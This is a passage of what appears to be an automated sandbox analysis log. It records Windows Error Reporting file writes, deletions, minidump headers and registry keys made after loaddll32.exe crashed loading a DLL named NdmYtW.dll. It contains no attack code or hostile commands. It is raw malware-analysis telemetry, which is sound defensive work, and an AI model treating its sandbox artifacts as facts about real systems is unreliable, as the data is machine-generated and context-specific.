C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8004	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8042	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8046	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8050	98	3c 00 47 00 75 00 69 00 64 00 3e 00 31 00 64 00 30 00 34 00 34 00 38 00 31 00 64 00 2d 00 31 00 66 00 30 00 33 00 2d 00 34 00 38 00 35 00 62 00 2d 00 62 00 39 00 63 00 62 00 2d 00 33 00 63 00 33 00 38 00 64 00 38 00 39 00 64 00 39 00 64 00 63 00 34 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>1d04481d-1f03-485b-b9cb-3c38d89d9dc4</Guid>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8148	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8152	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8156	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 34 00 33 00 3a 00 34 00 32 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T22:43:42Z</CreationTime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8254	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8258	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8260	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8300	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC6E8.tmp.WERInternalMetadata.xml	8304	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC93B.tmp.xml	0	4657	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_20e622abffa5775ef41a222dc31251babfb4527_7cac0383_1b67ca62\Report.wer	0	2	fd fd		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_20e622abffa5775ef41a222dc31251babfb4527_7cac0383_1b67ca62\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	160	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_20e622abffa5775ef41a222dc31251babfb4527_7cac0383_1b67ca62\Report.wer	10402	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 31 00 36 00 32 00 38 00 31 00 38 00 39 00 39 00 39 00	MetadataHash=-1162818999	success or wait	1	6E5B497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{cd5e43ee-21ed-cfb8-dd96-425a5847a9d1}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E5D36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6E5D1FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 10 F5 CF 00 B7 19 40 00 01 00 00 00 15 00 00 00

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD9F4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD9F4.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5fa21f6577568642ef2a26a9573ce156e4bc8_7cac0383_1b8fe099	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5fa21f6577568642ef2a26a9573ce156e4bc8_7cac0383_1b8fe099\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E5B497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD9F4.tmp	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD9F4.tmp.xml	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER35AD.tmp.csv	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER35CE.tmp.txt	success or wait	1	6E5B497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd 2f 63 62 fd 05 12 00 00 00 00 00	MDMP /cb	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 1a 00 00 fd 2f 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT/cb0Pacific Standard TimePacific Daylight Time	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	7630	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	28938	2228	fd fd fd 77 fd fd fd 77 fd 00 00 00 fd fd fd fd 10 00 00 00 fd fd 1b 01 fd fd 1b 01 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd 00 fd fd 00 00 fd fd 00 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd 00 00 20 fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd 54 22 fd 00 fd fd 0b 01 fd fd fd 00 fd fd 0b 01 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ww@w@w T"	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	8346	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	5744	120	00 00 4b 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	Kw`A!-aBB?#@A	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	7604	26	14 00 00 00 4e 00 64 00 6d 00 59 00 74 00 57 00 2e 00 64 00 6c 00 6c 00 00 00	NdmYtW.dll	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd fd 02 00 00 00 00 00 10 fd 02 00 00 00 00 7d 13 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 5c fd 03 00 00 00 00 00 62 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 35 22 1b 00 00 00 00 00 0b fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 5e fd 04 00 00 00 00 00 00 fd 18 fd fd 00 00 00 00 24 3e 22 1d 00 00 00 00 5e 40 71 20 00 00 00 00 17 fd 11 01 00 00 00 00 6d 27 01 00 0f 0b 01 00 fd fd 05 00 fd fd 0a 00 0b fd 04 00 06 7f 15 00 5e fd 04 00 13 79 2f 00 0e fd 01 00 fd fd 13 00 00 00 00 00 61 1c 00 56 6b 04	@!/FK? Zb}\b5"@^$>"^@q m'^y/Vk	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	31166	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD53F.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 fd 28 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$(`8T	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 38 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6884</Pid>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
